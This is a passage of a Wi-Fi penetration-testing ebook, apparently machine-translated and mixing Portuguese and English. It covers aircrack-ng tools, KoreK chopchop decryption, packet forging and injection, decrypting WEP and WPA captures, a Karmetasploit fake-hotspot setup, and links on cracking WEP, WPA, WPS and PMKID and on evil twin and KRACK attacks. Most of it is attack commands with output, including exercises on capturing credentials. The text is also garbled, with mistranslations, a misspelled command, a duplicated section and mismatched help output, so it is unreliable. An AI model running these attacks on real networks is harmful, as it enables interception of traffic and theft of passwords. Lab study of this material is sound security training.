- -h 00: 0F: B5: AB: CB: 9D é o endereço MAC de origem que você deseja usar
- -k 192.168.1.100 é o IP de destino. IE Em um arp é o "Quem tem esse IP"
- -l 192.168.1.1 é o IP de origem. IE Em um arp é o "Tell this IP"
- -y fragmento-0124-161129.xor
- -w arp-packet

PACKETFORGE-NG- EXAMPLES

After generating the packagearp, let's use thetcpdumpto see the packagereadable

```
root@wifu:~# tcpdump -n -vvv -e -s0 -r arp-request
reading from file arp-request, link-type IEEE802_11 (802.11)
13:27:08.466326 WEP Encrypted 258us BSSID:34:08:04:09:3d:38
SA:00:1f:33:f3:51:13 DA:ff:ff:ff:ff:ff:ff Data IV:  0 Pad 0 KeyID 0
```

PACKETFORGE-NG- EXAMPLES

Gerando um pacote nulo

Esta opção permite gerar pacotes nulos do LLC. Estes são os menores pacotes possíveis e não contêm dados. O interruptor "-s" é usado para definir manualmente o tamanho do pacote. Esta é uma maneira simples de gerar pequenos pacotes para injeção.

Lembre-se que o valor de tamanho (-s) define o tamanho absoluto de um pacote não criptografado, então você precisa adicionar 8 bytes para obter seu comprimento final após criptografá-lo (4 bytes para iv + idx e 4 bytes para icv). Esse valor também inclui o cabeçalho 802.11 com um comprimento de 24 bytes.

O comando é:

```
packetforge-ng --null -s 42 -a BSSID -h SMAC -w short-packet.cap -y fragment.xor
```

Onde:

- –Null significa gerar um pacote nulo LLC (requer duplo traço).
- -s 42 especifica o tamanho do pacote a ser gerado.
- -a BSSID é o endereço MAC do ponto de acesso.
- -h SMAC é o endereço MAC de origem do pacote a ser gerado.
- -w short-packet.cap é o nome do arquivo de saída.
- -y fragment.xor é o nome do arquivo que contém o PRGA.

PACKETFORGE-NG- EXAMPLES

Gerando um pacote personalizado

Se você deseja gerar um pacote de clientes, primeiro crie um pacote com a ferramenta de sua escolha. Esta pode
especializada, um editor hexadecimal ou até mesmo de uma captura anterior. Em seguida, salve-o como um arqu
execute o comando:

```
pacoteetforge-ng -9 -r input.cap -y keystream.xor -w output.cap
```

Onde:

- -9 significa gerar um pacote personalizado.
- -r input.cap é o arquivo de entrada.
- -y keystream.xor é o arquivo que contém o PRGA.
- -w output.cap é o arquivo de saída.

Quando executado, o packetforge-ng perguntará qual pacote usar e, em seguida, emitirá o arquivo.

PACKETFORGE-NG- EXERCISES

- Use thepacketforge-ngto create ARP packetsrequests
- Use thetcpdumpto check the packages created bypacketforge-ng
- Try the different options ofpacketforge-ng
- Use theairplay-ngoption (2), to do an interactive packet replay attack to inject packets into the wireless network.

AIRPLAY-NG KOREK CHOPCHOP - CONCEPTS

KOREK CHOPCHOP

- This attack, when successful, candecrypta WEP data packet without knowing the key. It can even work against dynamic WEP.*This attack does not recover the WEP key, but only reveals the plaintext*. However, some access points are not vulnerable to this attack. Some may seem vulnerable at first, but actually drop data packets smaller than 60 bytes. If the access point drops packets smaller than 42 bytes, theairplaywill try to guess the rest of the missing data as far as the headers are predictable. If an IP packet is captured, it additionally checks whether the header checksum is correct after guessing the missing parts of it. This attack requires at least one WEP data packet.

KOREK CHOPCHOP - EXAMPLES

Uso

```
aireplay-ng -4 -h 00: 09: 5B: EC: EE: F2 -b 00: 14: 6C: 7E: 40: 80 ath0
```

Onde:

- -4 significa o ataque de chopchop
- -h 00: 09: 5B: EC: EE: F2 é o endereço MAC de um cliente associado ou o MAC do seu cartão se você fez autenticação falsa
- -b 00: 14: 6C: 7E: 40: 80 é o endereço MAC do ponto de acesso
- ath0 é o nome da interface sem fio

Embora não seja mostrado, você pode usar qualquer um dos outros filtros do aireplay-ng . A página principal do aireplay-ng tem a lista completa. Filtros típicos adicionais podem ser -m e -n para definir os tamanhos mínimo e máximo de pacote a serem selecionados.

Se a opção "-h" for omitida, será executado um ataque de interrupção não autenticado. Veja o exemplo abaixo para mais detalhes.

KOREK CHOPCHOP - EXAMPLES

Uso

```
aireplay-ng -4 -h 00: 09: 5B: EC: EE: F2 -b 00: 14: 6C: 7E: 40: 80 ath0
```

Onde:

- -4 significa o ataque de chopchop
- -h 00: 09: 5B: EC: EE: F2 é o endereço MAC de um cliente associado ou o MAC do seu cartão se você fez autenticação falsa
- -b 00: 14: 6C: 7E: 40: 80 é o endereço MAC do ponto de acesso
- ath0 é o nome da interface sem fio

Embora não seja mostrado, você pode usar qualquer um dos outros filtros do aireplay-ng . A página principal do aireplay-ng tem a lista completa. Filtros típicos adicionais podem ser -m e -n para definir os tamanhos mínimo e máximo de pacote a serem selecionados.

Se a opção "-h" for omitida, será executado um ataque de interrupção não autenticado. Veja o exemplo abaixo para mais detalhes.

KOREK CHOPCHOP - EXAMPLES

Exemplos de uso

Exemplo com saída de amostra

Este é um exemplo de um ataque de chopchop autenticado. Isso significa que você deve primeiro executar uma autenticação falsa e usar o MAC de origem com a opção "-h". Essencialmente, isso faz com que todos os pacotes sejam enviados com o MAC de origem especificado por "-h" e o MAC de destino irá variar com 256 combinações.

```
aireplay-ng -4 -h 00: 09: 5B: EC: EE: F2 -b 00: 14: 6C: 7E: 40: 80 ath0
```

Onde:

- -4 significa o ataque de chopchop
- -h 00: 09: 5B: EC: EE: F2 é o endereço MAC do nosso cartão e deve corresponder ao MAC usado na autenticação falsa
- -b 00: 14: 6C: 7E: 40: 80 é o endereço MAC do ponto de acesso
- ath0 é o nome da interface sem fio

O sistema responde:

```
      Leia 165 pacotes ...

         Tamanho: 86, FromDS: 1, ToDS: 0 (WEP)

         BSSID = 00: 14: 6C: 7E: 40: 80
         Dest. MAC = FF: FF: FF: FF: FF: FF
         Fonte MAC = 00: 40: F4: 77: E5: C9

         0x0000: 0842 0000 ffff ffff ffff 0014 6c7e 4080 .B ..........  l ~ @.
         0x0010: 0040 f477 e5c9 603a d600 0000 5fed a222. @. W..`: ...._ .. "
         0x0020: e2ee aa48 8312 f59d c8c0 af5f 3dd8 a543 ... H ....... _ = .. C
         0x0030: d1ca 0c9b 6aeb fad6 f394 2591 5bf4 2873 .... j .....%. [. (S
         0x0040: 16d4 43fb aebb 3ea1 7101 729e 65ca 6905 ..C ...>. Qrei
         0x0050: cfeb 4a72 be46 ..Jr.F

Use este pacote? y
```

KOREK CHOPCHOP -EXERCISES

- Use KOREK CHOPCHOP attack (4) on your AP
- Use thekeystreamgenerated to a file to generate an ARP packet

AIRDECAP-NG- CONCEPTS

AIRDECAP-NG

- Asairdecap-ngyou can decrypt WEP/WPA/WPA2 capture files. It can also be used to strip the wireless headers from an unencrypted (unencrypted) wireless capture.

AIRDECAP-NG- EXAMPLES

Uso

```
airdecap-ng [opções] <arquivo pcap>
```

Opção	Parâmetro	Descrição
-l		Não remove o cabeçalho 802.11
-b	bssid	Filtro de endereço MAC do Access Point
-k	pmk	Pares de Chaves Mestre (PMK) WPA/WPA2 em hexadecimal
-e	essid	Identificador ASCII da rede alvo
-p	senha	Frase-senha WPA/WPA2 da rede alvo
-w	chave	Chave WEP da rede alvo em hexadecimal

AIRDECAP-NG- EXAMPLES

Exemplos de Uso

O comando seguinte remove cabeçalhos wireless de uma captura de rede aberta (sem WEP):

```
airdecap-ng -b 00:09:5B:10:BC:5A open-network.cap
```

O comando seguinte decifra uma captura cifrada com WEP usando uma chave WEP hexadecimal:

```
airdecap-ng -w 11A3E229084349BC25D97E2939 wep.cap
```

O comando seguinte decifra uma captura cifrada com WPA/WPA2 usando a frase-senha:

```
airdecap-ng -e 'the ssid' -p passphrase  tkip.cap
```

AIRDECAP-NG- EXAMPLES

Usage Tips

WPA/WPA2 Requirements:

- The capture file must contain a valid four-way handshake, also known as*four-way handshake*. For this purpose, having packages 2 and 3 or packages 3 and 4 will work correctly. In fact, you don't really need all four handshake packages (*handshake*).

- Likewise, only data packets following the*handshake*will be decrypted. This is because there is necessary information from the*handshake*for data packets to be decrypted.

AIRDECAP-NG-EXERCISES

- try theairdecap-ngconfiguring your access point with various types of cryptography. For each type of encryption implemented, generate some cleartext traffic while you perform asniffingwithairodump-ng.
(Tip: Access dashboard sitesLoginand that does not use HTTP, or access an unsecured FTP server)

- decryptthe catches with theairdecapand locate the captured credentials using thewireshark.

AIRSERV-NG - CONCEPTS

AIRSERV-NG

- THEairserv-ngis a wireless card server that allows multiple wireless application programs to independently use a wireless card over a client-server TCP network connection. All operating system and wireless card driver specific code is built into the server. This eliminates the need for each wireless application to contain complex wireless card and driver logic. It also supports multiple operating systems.

- When the server starts, it listens on a specific IP and TCP port number for client connections. The wireless application communicates with the server through this IP address and port. When using the functions ofaircrack-ng suite, you specify “<server IP address> colon <port number>” instead of the network interface. An example is 127.0.0.1:666.

AIRSERV-NG- EXAMPLES

Use:airserv-ng<opts>

Where:

-p <port> TCP port to listen on. The default is 666.
-d <dev> devicewifito serve.
-c <chan> Channel to start.
-v <level> debug level

Níveis de depuração

Existem três níveis de depuração. O nível de depuração 1 é o padrão, se você não incluir a opção "-v".

Nível de depuração de 1
Conteúdo: mostra as mensagens de conexão e desconexão.

Exemplos: Conecte-se de 127.0.0.1 Morte de 127.0.0.1

Nível de depuração de 2
Conteúdo: mostra as solicitações de mudança de canal e as solicitações inválidas de comando do cliente, além das mensagens de nível 1 de depuração. A solicitação de mudança de canal indica qual canal o cliente solicitou.

Exemplos: [127.0.0.1] Tem setchan 9 [127.0.0.1] handle_client: net_get ()

Nível de depuração de 3
Conteúdo: Exibe uma mensagem toda vez que um pacote é enviado ao cliente. O tamanho do pacote também é indicado. Este nível inclui as mensagens de nível 1 e nível 2.

Exemplos: [127.0.0.1] Enviando pacote 97 [127.0.0.1] Enviando pacote 97

AIRSERV-NG- EXAMPLES

Exemplos de uso

Em todos os casos, você deve primeiro colocar sua placa wireless no modo monitor usando airmon-ng ou uma técnica similar.

Máquina local

Este cenário tem todos os componentes em execução no mesmo sistema.

Inicie o programa com:

```
airserv-ng -d ath0
```

Onde:

- -d ath0 é a placa de rede a ser usada. Especifique a interface de rede para seu cartão específico.

O sistema responde:

```
Cartão de abertura ath0
Definindo chan 1
Abertura da porta meia 666
Atendendo ath0 chan 1 na porta 666
```

AIRSERV-NG- EXAMPLES

Neste ponto, você pode usar qualquer um dos programas aircrack-ng suite e especificar "127.0.0.1:666" em vez da interface de rede. 127.0.0.1 é o IP de "loopback" do seu PC e 666 é o número da porta em que o servidor está sendo executado. Lembre-se que 666 é o número da porta padrão.

Exemplo:

```
airodump-ng 127.0.0.1:666
```

Ele começará a escanear todas as redes.

AIRSERV-NG- EXAMPLES

Neste ponto, você pode usar qualquer um dos programas do aircrack-ng suite no segundo sistema e especificar "192.168.0.1:666" em vez da interface de rede. 192.168.0.1 é o endereço IP do sistema do servidor e 666 é o número da porta em que o servidor está sendo executado. Lembre-se que 666 é o número da porta padrão.

No segundo sistema, você digitaria "airodump-ng 192.168.0.1:666" para iniciar a varredura de todas as redes. Você pode executar aplicativos aircrack-ng em quantos outros sistemas desejar, simplesmente especificando "192.168.0.1:666" como a interface de rede.

Exemplo:

```
airodump-ng -c 6 192.168.0.1:666
```

AIRSERV-NG- EXERCISES

- If you have another system available, connect to the serverairserv-ngusingairodump-ng. Otherwise, you can connect to the IP of 127.0.0.1 from the same system.

- Crack the WEP or WPA key on your lab access point using theairserv-ng connection.

AIRTUN-NG- CONCEPTS

AIRTUN-NG

airtun-ngis a virtual tunnel interface creator. There are two basic functions:

- Allow all encrypted traffic to be monitored for wireless intrusion detection system purposes (wIDS).
- Inject arbitrary traffic into a network.

To collect data from thewids, you must have the encryption key and thebssidof the network you want to monitor.airtun-ng decryptall traffic to the specific network and passes to a traditional IDS system such assnort.

AIRTUN-NG

- Traffic injection can be fully bidirectional if you have the full encryption key. It is unidirectional output if you have the PRGA obtained bymiddle ofattackschopchopor offragmentation. The main advantage of using the other injection tools in theaircrack-ng suiteis that you can subsequently use any tool to create, inject, or sniff packages.

- airtun-ngalso has repeater type functionality andtcpreplay. There is a repeater function that allows you to repeat all traffic detected by a wireless device (interface specified by -i at0) and optionally filter traffic by abssidalong with a netmask and replay the remaining traffic. By doing this, you can still use the interfacetunwhile repeating. In addition, a file reading featurepcapallows you to play back packet captures in the formatpcapstored in the same way you captured them in the first place. This is essentially the functionalitytcpreplayforwifi.

THEairtun-ngruns only on platformslinuxand supports WDS if you have a fairly recent version (svn rev1624?).

AIRTUN-NG - EXAMPLES

Uso

Uso: airtun-ng <opções> <interface de replay>

- -x nbpps: número máximo de pacotes por segundo (opcional)
- -a bssid: define o endereço MAC do Access Point (obrigatório). No modo WDS, isso define o receptor
- -i iface: captura pacotes desta interface (opcional)
- -y arquivo: leia PRGA deste arquivo (opcional / um de -y ou -w deve ser definido)
- -w wepkey: use este WEP-KEY para criptografar pacotes (opcional / um de -y ou -w deve ser definido)
- -p pass: use esta senha WPA para descriptografar pacotes (use com -a e -e)
- -e essid: SSID de rede de destino (use com -p)
- -t tods: envia quadros para AP (1) ou para cliente (0) ou encapsula-os em um WDS / Bridge (2)
- -r file: lê os quadros fora do arquivo pcap (opcional)
- -h MAC: endereço MAC de origem
- -H: Exibe ajuda. Formulário longo - ajuda

Opções de WDS / Bridge Mode:

- -s transmissor: define o endereço MAC do transmissor para o modo WDS
- -b: modo bidirecional. Isso permite a comunicação nas redes do transmissor e receptor. Funciona apenas se você puder ver as duas estações.

Opções de repetidor (todos os itens a seguir requerem traços duplos):

- - -repetir: ativa o modo de repetição. Forma abreviada -f.
- - -bssid <mac>: BSSID para repetir. Forma abreviada -d.
- - -netmask <mask>: netmask para filtro BSSID. Forma abreviada -m.

AIRTUN-NG - EXAMPLES

Cenários

WIDS

O primeiro cenário é o wIDS. Inicie sua placa wireless no modo de monitor e digite:

```
airtun-ng -a 00: 14: 6C: 7E: 40: 80 -w 1234567890 ath0
```

Onde:

- -a 00: 14: 6C: 7E: 40: 80 é o endereço MAC do ponto de acesso a ser monitorado
- -w 1234567890 é a chave de criptografia
- ath0 é a interface atualmente em execução no modo monitor

O sistema responde:

```
interface de toque criada em0
Criptografia WEP especificada. Envio e recebimento de quadros por meio de ath0.
FromDS bit set em todos os frames.
```

Você percebe acima que criou a interface **at0** . Mude para outra sessão de console e você deverá trazer essa interface para usá-la:

```
ifconfig at0 up
```

Essa interface (at0) receberá uma cópia de todos os pacotes de rede sem fio. Os pacotes terão sido descriptografados com a chave que você forneceu. Neste ponto, você pode utilizar qualquer ferramenta para farejar e analisar o tráfego. Por exemplo, tcpdump, wireshark ou snort.

AIRTUN-NG - EXAMPLES

Injeção de PRGA

O cenário seguinte é onde você deseja injetar pacotes na rede, mas não possui a chave WEP completa. Você só tem a PRGA obter através de um chopchop ou fragmentação ataque. Nesse caso, você só pode injetar pacotes de saída. Não há como descriptografar pacotes de entrada, pois você não tem a chave WEP completa.

Inicie sua placa wireless no modo de monitor e digite:

```
airtun-ng -a 00: 14: 6C: 7E: 40: 80 -y fragmento-0124-153850.xou ath0
```

Observe que os arquivos PRGA foram especificados através da opção "-y".

O sistema responde (note que afirma corretamente "sem recepção"):

```
interface de toque criada em0
Criptografia WEP por PRGA especificada. Nenhuma recepção, apenas enviando quadros através de ath0.
FromDS bit set em todos os frames.
```

A partir daqui, você pode definir um endereço IP válido para a rede quando você coloca a interface at0 em funcionamento:

```
ifconfig at0 192.168.1.83 netmask 255.255.255.0 up
```

Você pode confirmar isso digitando "ifconfig at0". Novamente, neste ponto, você pode usar qualquer ferramenta desejada e enviar tráfego pela interface at0 para os clientes sem fio.

AIRTUN-NG - EXERCISES

- Configure your AP with WEP encryption with open authentication, and connect clients to the wireless network. Don't forget to put your card in monitor mode.

Use theairtung-ngfor:

- perform asniffingon WEP encrypted traffic using interface tunneling
- Use thewiresharkto see thetrafficunencrypted
- Attempt a PRGA attack usingairtun-ng

AIRGRAPH-NG/KISMET- CONCEPTS

AIRGRAPH-NG

Airgraph-ngis a tool for generating graphs to visualize data captured by theairodump-ng. You can create two types of charts:

- CAPR:client- access pointrelationship, showing all the clients connected to the differentaccesspoints
- CPG: Commonprobe graph, shows a graph centered on the analyzed ESSID and MAC devices that investigated them

AIRGRAPH-NG - EXAMPLES

```
root@kali:~# aircrack-ng
#########################################
#         Welcome to Airgraph-ng         #
#########################################

Usage: airgraph-ng options [-o -i -g ]

Options:
  -h, --help            show this help message and exit
  -o OUTPUT, --output=OUTPUT
                        Our Output Image ie... Image.png
  -i INPUT, --dump=INPUT
                        Airodump txt file in CSV format. NOT the pcap
  -g GRAPH_TYPE, --graph=GRAPH_TYPE
                        Graph Type Current [CAPR (Client to AP Relationship)
                        OR CPG (Common probe graph)]
```

AIRGRAPH-NG - EXAMPLES

airgraph-ng Exemplos de uso

Gráfico CAPR

Especifique o arquivo de entrada para usar (***-i dump-01.csv***), o arquivo de saída para gerar (***-o capr.png***) e o tipo de gráfico (***-g CAPR***).

```
root @ kali: ~ # airgraph-ng -i dump-01.csv -o capr.png -g CAPR
**** AVISO As imagens podem ser grandes, até 12 pés por 12 pés ****
Criando seu gráfico usando, dump-01.csv e escrita para, capr.png
Dependendo do seu sistema, isso pode demorar um pouco. Por favor espere.....
```

AIRGRAPH-NG - EXAMPLES

Gráfico CPG

Especifique o arquivo de entrada para usar (***-i dump-01.csv***), o arquivo de saída para gerar (***-o cpg.png***) e o tipo de gráfico (***-g CAG***).

```
root @ kali: ~ # airgraph-ng -i dump-01.csv -o cpg.png -g CPG
**** AVISO As imagens podem ser grandes, até 12 pés por 12 pés ****
Criando seu gráfico usando, dump-01.csv e escrevendo para, cpg.png
Dependendo do seu sistema, isso pode demorar um pouco. Por favor espere.....
```

KISMET

Kismetis a network analyzer (sniffer), and an intrusion detection system (IDS -intrusion detectionsystem) for 802.11 wireless networks.**Kismet**it can work with wireless cards in monitor mode, capturing network packets of types: 802.11a, 802.11b and 802.11g.

EXAMPLES:

https://www.youtube.com/watch?v=3v_bwtHIToQ

https://openmaniak.com/kismet.php

AIRGRAPH-NGANDKISMET-EXERCISES

- **Put your wireless card in monitor mode, but don't set it to a specific channel. run a capture ofairodumpfor an hour or more, saving the capture to disk.**

Generate a CAPR and CPG chart usingAirgraph-ngand compare the differences between the two graphics types.

- **Start a sessionsniffing Kismet(if you have a GPS receiver make sure you plug it in first) and again letsnifffor an hour or more. Optionally, if you have a laptop, you can go for a walk or walk while you aresniffing. Get comfortable with the user interface Kismetand familiarize yourself with its features.**

KARMETASPLOIT- CONCEPTS

KARMETASPLOIT

*THEkarmetasploit*It's a great feature withinMetasploit, allowing you to spoof access points, capture passwords, collect data, and conduct browser attacks against clients.

KARMETASPLOIT- SETTINGS

Let's start by downloading the package

```
root@kali:~# wget https://www.offensive-security.com/wp-content/uploads/2015/04/karma.rc_.txt
--2015-04-03 16:17:27-- https://www.offensive-security.com/downloads/karma.rc
Resolving www.offensive-security.com (www.offensive-security.com)... 198.50.176.211
Connecting to www.offensive-security.com (www.offensive-security.com)|198.50.176.211|:443... connec
HTTP request sent, awaiting response... 200 OK
Length: 1089 (1.1K) [text/plain]

Saving to: `karma.rc' 100%[=====================================>] 1,089 --.-K/s in 0s

2015-04-03 16:17:28 (35.9 MB/s) - `karma.rc' saved [1089/1089]
root@kali:~#
```

NOTE: TUTORIAL MAY BE OUT OF DATE OR SOME PACKAGES DISCONTINUED

KARMETASPLOIT- SETTINGS

Having obtained this package, we need to set up some of the infrastructure that will be needed. When clients connect to the fake AP we run, they will be expecting to receive an IP address. As such, we need to put a DHCP server in place. Let's install a DHCP server onKali.

```
root@kali:~# apt update
...snip...
root@kali:~# apt -y install isc-dhcp-server
Reading package lists... Done
Building dependency tree
Reading state information... Done
...snip...
root@kali:~#
```

KARMETASPLOIT- SETTINGS

Let's configure the DHCP file

```
root@kali:~# cat /etc/dhcp/dhcpd.conf
option domain-name-servers 10.0.0.1;

default-lease-time 60;
max-lease-time 72;

ddns-update-style none;

authoritative;

log-facility local7;

subnet 10.0.0.0 netmask 255.255.255.0 {
  range 10.0.0.100 10.0.0.254;
  option routers 10.0.0.1;
  option domain-name-servers 10.0.0.1;
}
root@kali:~#
```

KARMETASPLOIT- SETTINGS

Let's install the requirements

```
root@kali:~# apt -y install libsqlite3-dev
Reading package lists... Done
Building dependency tree
Reading state information... Done
...snip...
root@kali:~# gem install activerecord sqlite3
Fetching: activerecord-5.0.0.1.gem (100%)
Successfully installed activerecord-5.0.0.1
Parsing documentation for activerecord-5.0.0.1
Installing ri documentation for activerecord-5.0.0.1
Done installing documentation for activerecord after 7 seconds
Fetching: sqlite3-1.3.12.gem (100%)
Building native extensions.  This could take a while...
Successfully installed sqlite3-1.3.12
Parsing documentation for sqlite3-1.3.12
Installing ri documentation for sqlite3-1.3.12
Done installing documentation for sqlite3 after 0 seconds
2 gems installed
root@kali:~#
```

KARMETASPLOIT- SETTINGS

Now let's start monitor mode

```
root@kali:~# airmon-ng

PHY     Interface       Driver          Chipset

phy0    wlan0           ath9k_htc       Atheros Communications, Inc. AR9271 802.11n

root@kali:~# airmon-ng start wlan0

PHY     Interface       Driver          Chipset

phy0    wlan0           ath9k_htc       Atheros Communications, Inc. AR9271 802.11n

                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)

Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID     Name
693     dhclient
934     wpa_supplicant
```

KARMETASPLOIT- SETTINGS

Now let's create our fake hotspot with theairbase

```
root@kali:~# airbase-ng -P -C 30 -e "U R PWND" -v wlan0mon
For information, no action required: Using gettimeofday() instead of /dev/rtc
22:52:25  Created tap interface at0
22:52:25  Trying to set MTU on at0 to 1500
22:52:25  Trying to set MTU on wlan0mon to 1800
22:52:25  Access Point with BSSID 00:C0:CA:82:D9:63 started.
```

airbase-ngcreated a new interface for us, 'at0'. This is the interface we are going to use now. Let's now assign ourselves an IP address.

```
root @ kali: ~ # ifconfig at0 up 10.0.0.1 netmask 255.255.255.0
root @ kali: ~ #
```

HANDS-ON

AFTER ABSORBING THE BASIC CONCEPTS, NOW WE WILL PUT EVERYTHING INTO PRACTICE, BUT IN ORDER TO NOT LEAVE THE OBSOLETE PRACTICE, LINKS WITH TUTORIALS WILL BE LEFT, THUS FACILITATING THE UPDATING OF THEEBOOK.

CRACKING WEP

WEP CRACKING

These tutorials show a very simple case for cracking a WEP key. It aims to build your basic skills and familiarize you with concepts. It assumes you have a working wireless card with drivers already patched for injection.

https://null-byte.wonderhowto.com/how-to/hack-wi-fi-cracking-wep-passwords-with-aircrack-ng-0147340/

https://www.youtube.com/watch?v=-nzhem-d7Gc

https://www.youtube.com/watch?v=rJXQYmG5uNY

https://www.youtube.com/watch?v=RydsjNhUjdg

https://www.aircrack-ng.org/doku.php?id=simple_wep_crack

https://null-byte.wonderhowto.com/how-to/hack-wi-fi-hunting-down-cracking-wep-networks-0183712/

CRACKING WPA/WPA2

CRACKINGWPA/WPA2

These tutorials will teach you how to crack a network with WPA/WPA2 protocol

https://www.aircrack-ng.org/doku.php?id=cracking_wpa

https://medium.com/@billatnapier/the-beginning-of-the-end-of-wpa-2-cracking-wpa-2-just-got-a-whole-lot-easier-55d7775a7a5a

https://hakin9.org/crack-wpa-wpa2-wi-fi-routers-with-aircrack-ng-and-hashcat/

https://www.techrepublic.com/article/new-method-makes-cracking-wpawpa2-wi-fi-network-passwords-easier-and-faster/

https://www.youtube.com/watch?v=A6-eIUAYnIA

https://www.youtube.com/watch?v=XoTUSDAQbe4

https://www.youtube.com/watch?v=YW8wNEb7SVQ

CRACKING WPA/WPA2 - PMKID

CRACKINGWPA/WPA2 - PMKID

https://www.mentebinaria.com.br/forums/topic/395-quebra-de-senha-usando-pmkid/

https://www.youtube.com/watch?v=lja8PfPXtmk

https://www.youtube.com/watch?v=ve_0Qhd0bSM

https://www.youtube.com/watch?v=W-NzblUYXJw

https://howtotechglitz.com/brazil/quebrando-senhas-wpa2-com-o-novo-ataque-pmkid-hashcat-null-byte-wonderhowto/

CRACKING WPS

CRACKINGWPS

These tutorials will teach you how to crack a network with WPS enabled

https://null-byte.wonderhowto.com/how-to/hack-wpa-wpa2-wi-fi-passwords-with-pixie-dust-attack-using-airgeddon-0183556/

https://null-byte.wonderhowto.com/how-to/hack-wpa-wpa2-wi-fi-passwords-with-pixie-dust-attack-using-airgeddon-0183556/

https://rootsh3ll.com/rwsps-cracking-wps-with-reaver-pin-attack-ch3pt5/

https://null-byte.wonderhowto.com/how-to/hack-wi-fi-breaking-wps-pin-get-password-with-bully-0158819/

https://www.youtube.com/watch?v=ySqkw7yTPMw

https://www.youtube.com/watch?v=0Y6GegjznhA

EVIL TWIN

EVIL TWIN

Evil Twin(also known as “evil twin”) is a type of Wi-Fi attack, similar to*spoofing*of website and attacks of*phishing*by email.
This technique (which is not new), is basically a wireless version of the attacks*phishing scam:*users think they have connected to ahot spotlegitimate, but in reality, they are connecting to a malicious server that can monitor and obtain data entered by the user.
In other words, cyber attackers can get all the information without the user's knowledge.Evil Twinlooks like aHot spot, but with a strong signal.

https://www.youtube.com/watch?v=dCi2mZpx-6M

https://www.youtube.com/watch?v=yCQyvewym6Q

https://tiagosouza.com/atacantes-podem-hackear-seu-wifi-wireless-metodo-evil-twin/

https://rootsh3ll.com/evil-twin-attack/

https://null-byte.wonderhowto.com/how-to/hack-wi-fi-stealing-wi-fi-passwords-with-evil-twin-attack-0183880/

KARMETASPLOIT- IN ACTION

KARMETASPLOIT

Now, after everything is set up, all that's left is to run thekarmetasploit! We started theMetasploit, feeding our control file.

Let's put it into action:
https://www.offensive-security.com/metasploit-unleashed/karmetasploit-action/
https://www.offensive-security.com/metasploit-unleashed/karmetasploit-attack-analysis/

https://www.youtube.com/watch?v=oLm0cgn54V8

https://www.youtube.com/watch?v=lJjcmWUcYUg

KRACK ATTACKWPA2

KRACK - ATTACK

Our main attack isHandshek4-way WPA2 protocol. Thathandshakeruns when a client wants to join a secured Wi-Fi network and is used to confirm that both the client and access point have the correct credentials (for example, the passwordpre-network shared). At the same time, thehandshake4-way also negotiates a new encryption key that will be used to encrypt all subsequent traffic. Currently, all modern secured Wi-Fi networks use thehandshake4 way. This implies that all these networks are affected by (some variation of) our attack. For example, the attack works against personal and enterprise Wi-Fi networks, against the older WPA and newer WPA2 standards, and even against networks that only use AES.

KRACK - KEY REINSTALLATION ATTACKS

In a key reinstallation attack, the adversary tricks the victim into reinstalling a key that is already in use. This is**achieved by manipulating and replaying cryptographic messages fromhandshake**. When the victim reinstalls the key, associated parameters such as the transmission packet incremental number (i.e.nonce) and receive packet number (i.e. retry counter) are reset to their initial value. Essentially, to ensure security, a key should only be installed and used once. Unfortunately, we found that this is not guaranteed by the WPA2 protocol. By handling cryptographic handshakes, we can abuse this weakness in practice.

KRACK - KEY REINSTALLATION ATTACKS

- **high level description**
- **Concrete example against the 4-way handshake**
- **Practical impact**
- **androidandlinux**

KRACK – HIGH LEVEL DESCRIPTION

In a key reinstallation attack, the adversary tricks the victim into reinstalling a key that is already in use. This is**achieved by manipulating and replaying cryptographic messages fromhandshake**. When the victim reinstalls the key, associated parameters such as the transmission packet incremental number (i.e.nonce) and receive packet number (i.e. retry counter) are reset to their initial value. Essentially, to ensure security, a key should only be installed and used once. Unfortunately, we found that this is not guaranteed by the WPA2 protocol. By handling cryptographic handshakes, we can abuse this weakness in practice.

KRACK – CONCRETE EXAMPLE AGAINSTHANDSHAKE4 WAY

As described inintroduction of research paper, the idea behind a key reinstallation attack can be summarized as follows. When a client joins a network, it runs thehandshake4-way way to negotiate a new encryption key. It will install this key after receiving message 3 fromhandshakefour-way. Once the key is installed, it will be used to encrypt normal data frames using an encryption protocol. However, as messages can be lost or dropped, the access point (AP) will retransmit message 3 if it does not receive an appropriate reply as an acknowledgment. As a result, the client may receive message 3 multiple times. Each time it receives this message, it will reinstall the same encryption key and therefore reset the incremental transmission packet number (nonce) and will receive the retry counter used by the encryption protocol. We showwhat**aattacker can force these resetsnonce, collecting and playing retransmissions of message 3 fromhandshakefour-way**. By forcing reuse ofnoncein this way, the encryption protocol can be attacked, for example, packets can be repeated,decryptedand/or forged. The same technique can also be used to attack the group key,PeerKey, TDLS and fasthandshakeBSS transition.

KRACK - PRACTICAL IMPACT

In our opinion, the most widespread and nearly impactful attack is the main reset attack against thehandshake4 way. We base this judgment on two observations. First, during our own research, we found that most customers were affected by it. Second, opponents can use this attack todecryptpackets sent by clients, allowing them to intercept sensitive information such as passwords or cookies. THEdecryptionof packages is possible because a rekey attack causes thenoncestransmission numbers (sometimes also called packet numbers or initialization vectors) are reset to their initial value. As a result,**the same encryption key is used with valuesnoncethat have already been used in the past**. This in turn causes all WPA2 encryption protocols to reuse theflow ofkeystoencrypt packets. If a message that reuseskeystreamhas known content, it becomes trivial to derive thekeystreamused. This onekeystreamcan then be used todecryptmessages with the samenonce. When there is no known content, it is more difficultdecryptpackages, although it is still possible in many cases (for example, theEnglish text can still bedecrypted). In practice, finding packages with known content is not a problem, so it must be assumed that any package can bedecrypted.

KRACK –ANDROIDANDLINUX

Our attack is especially catastrophic against version 2.4 and higher ofwpa_supplicant, a commonly used Wi-Fi client on Linux. Here the client will install an encryption keyall-zero instead of reinstalling the actual key. This vulnerability appears to be caused by a note in the Wi-Fi standard that suggests wiping the encryption key from memory after it is first installed. When the client now receives a relayed message 3 fromhandshakefour-way, it will reinstall the now-cleared encryption key, effectively installing a key of zero. like theandroiduse thewpa_supplicant, Theandroid6.0 and higher also contain this vulnerability. This makes**trivial to intercept and manipulate the traffic sent by these Linux devices andandroid**. Note that currently50% of devicesandroidare vulnerable to this exceptionally devastating variant of our attack.

KRACK - DETAILS

https://www.krackattacks.com/

https://github.com/vanhoefm/krackattacks-scripts

KRACK - PRACTICE

https://www.youtube.com/watch?v=Oh4WURZoR98

https://www.youtube.com/watch?v=mYtvjijATa4

